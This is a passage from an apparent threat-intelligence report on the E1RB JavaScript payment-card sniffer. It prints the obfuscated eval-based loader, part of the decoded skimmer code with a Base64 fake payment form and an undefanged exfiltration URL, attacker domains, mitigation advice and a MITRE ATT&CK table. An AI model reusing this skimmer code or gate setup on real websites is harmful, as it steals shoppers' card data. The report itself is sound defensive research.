


```
function _0xe25c(d, e, f) {
    var g = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ+/' ['split']('');
    var h = g['slice'](0, e);
    var i = g['slice'](0, f);
    var j = d['split']('')['reverse']()['reduce'](function(a, b, c) {
        if (h['indexOf'](b) !== -1) return a += h['indexOf'](b) * (Math['pow'](e, c))
    }, 0);
    var k = '';
    while (j > 0) {
        k = i[j % f] + k;
        j = (j - (j % f)) / f
    }
    return k || '0'
}
eval(function(h, u, n, t, e, r) {
    r = "";
    for (var i = 0, len = h.length; i < len; i++) {
        var s = "";
        while (h[i] !== n[e]) {
            s += h[i];
            i++
        }
        for (var j = 0; j < n.length; j++) s = s.replace(new RegExp(n[j], "g"), j);
        r += String.fromCharCode(_0xe25c(s, e, 10) - t)
    }
    return decodeURIComponent(escape(r))
```

Picture 11: Function for the deobfuscation of the JS sniffer source code

After decoding we get the final payload, which is designed to replace the original payment form with a fake form, collect bank card information from it, and send any data collected to the attacker's gate using the URL hXXps://cdn-gstat[.]com/thredzonline/data (Picture 12).

The decoded payload is another sample of a Grelos-based JS sniffer of the E1RB family, which is similar to the JS sniffer detected in the first previous of this investigation. As in the previous case, it uses the "val" variable for storing Base64-encoded HTML code of the fake payment form.



```
val = 'CjxsaT4KPGRpdiBjbGFzcz0idHdvLWZpZWxkcyAiPgo8bGFiZWwgY2xhc3M9InJlcXVpcmVkIiBmb

if (typeof e1rB == 'undefined') {
    var e1rB = {
        url: "https://cdn-gstat.com/thredzonline/data",
        data: null,
        init: function() {
            e1rB.init_functions();
            e1rB.event();
        },
```

Picture 12: Part of the E1RB sniffer source code with the Base64-encoded fake form and the gate address

Analysis of infrastructure

According to an analysis using the Group-IB Graph Network, the domain name google-analitics[.]org was created using the email address alexey_rublev@protonmail.ru. The same address was used to create cdn-host[.]org.

At the same time, a similar email address, alexey_rublev@protonmail.com, was used for four other domain names:

● telrshop[.]com

● jquery-live[.]com

● cdn-gstat[.]com

● jquery-on[.]com

As such, during their attacks the cybercriminals behind the E1RB JavaScript sniffer created 6 unique domain names for storing malicious files and collecting stolen bank card information. While 4 of these domain names use well-known legitimate brands like jQuery and Google Analytics, the domain name telrshop[.]com caught our attention. We found that "Telr" is the legitimate brand belonging to a Dubai-based payment gateway that recently launched its own platform for building e-commerce websites (the original website is https://www.telrshops.com/). We can therefore assume that threat actors prepared this fake domain name for the attacks on websites created using the Telr platform.

Recommendations

For issuing banks

● Notify users of possible risks in the online payment process when using bank cards.

● If payment cards related to your bank have been compromised, block these cards and notify the users that the eCommerce store has been infected with a payment card sniffer.

● Receive first-hand reports about compromised card sales on the Dark web. Check for the cards issued by the bank in the DBs for sale.
To access unique closed sources, and improve your visibility into the underground card shops you may use **Group-IB Threat Intelligence & Attribution**

● Prevent fraud with stolen credit cards and protect your customers' digital identity. An example of such a solution is the

Group-IB Fraud Hunting Platform

For eCommerce websites administrators

● Use complex and unique passwords to access the website's admin panel and any services used for administration, for example phpMyAdmin, Adminer. If possible, set up two-factor authentication.

● Install all necessary updates for the software used, including CMS of websites. Do not use outdated or unsupported versions of the CMS. This will help to reduce the risk of servers being compromised and make it more difficult for an attacker to download the web shell and install malicious code.

● Regularly check the store for malware and conduct regular security audits of your website. For example, for websites based on CMS Magento, you can use Magento Security Scan Tool.


● Conduct **complex security assessment** of your website to discover all possible vulnerabilities, get information about existing exploits, and receive in-depth recommendations to eliminate them.

● Use the appropriate systems to log all changes that occur on the website, as well as to log access to the website's control panel and database and track file change dates. This will help you to detect website files infected with malicious code, as well as track unauthorized access to the website or web server.

For payment systems/payment processing banks

● If you provide payment services for eCommerce websites, regularly inform your customers about basic security measures when accepting online payments on the websites, as well as the threat of JavaScript sniffers.

● Ensure that your services use a correctly configured Content Security Policy.



E1RB JS-sniffer MITRE ATT&CK and MITRE Shield

Tactics	Techniques of adversaries	Description	Mitigations and Active Defence Techniques	Group-IB mitigation and protection products
Resource development	T1583.001 - Acquire Infrastructure: Domains T1583.004 - Acquire Infrastructure: Server	E1RB operators created 6 domain names and multiple servers for their campaign		Threat Intelligence & Attribution
Execution	T1059.007 - Command and Scripting Interpreter: JavaScript/Jscript	E1RB operators used malicious JavaScript scripts for stealing bank card data from visitors of infected e-commerce websites	M1021 - Restrict Web-Based Content	Fraud Hunting Platform Threat Intelligence & Attribution Security Assessment
Collection	T1119 - Automated Collection T1056 - Input Capture	E1RB operators used automated collection of bank card data during checkout on infected websites		Fraud Hunting Platform Threat Intelligence & Attribution Security Assessment
Exfiltration	T1020 - Automated Exfiltration T1048.002 - Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	E1RB operators exfiltrated stolen bank cards as Base64-encoded data via HTTPS POST requests	M1031 - Network Intrusion Prevention	Fraud Hunting Platform

Group-IB, 2021

Lear more about Group-IB's Security Assessment, Threat Intelligence & Attribution, and Fraud Hunting Platform on our website.

Indicators of compromise

● jquery-live[.]com

● jquery-on[.]com

● cdn-gstat[.]com

● cdn-host[.]org

● google-analitics[.]org

● telrshop[.]com

Share

Receive insights on the latest cybercrime trends